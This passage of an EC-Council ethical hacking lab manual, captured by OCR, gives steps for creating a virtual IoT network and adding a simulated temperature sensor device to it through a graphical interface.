


27. To proceed with the network creation, click on **Yes**.


Note: If **Configuration Saved** pop-up appears. Click on **OK** to continue. This step completes the creation of the virtual IoT network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. To add IoT devices to the created network, click on the **Add blank Device** button.




29. The **Create New Device** popup opens. Type the device name (here, we use **Temperature_Sensor**), enter Device Id (here, we use **TS1**), provide a **Description** and click on **Save**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The device will be added to the **CEH_FINANCE_NETWORK**.

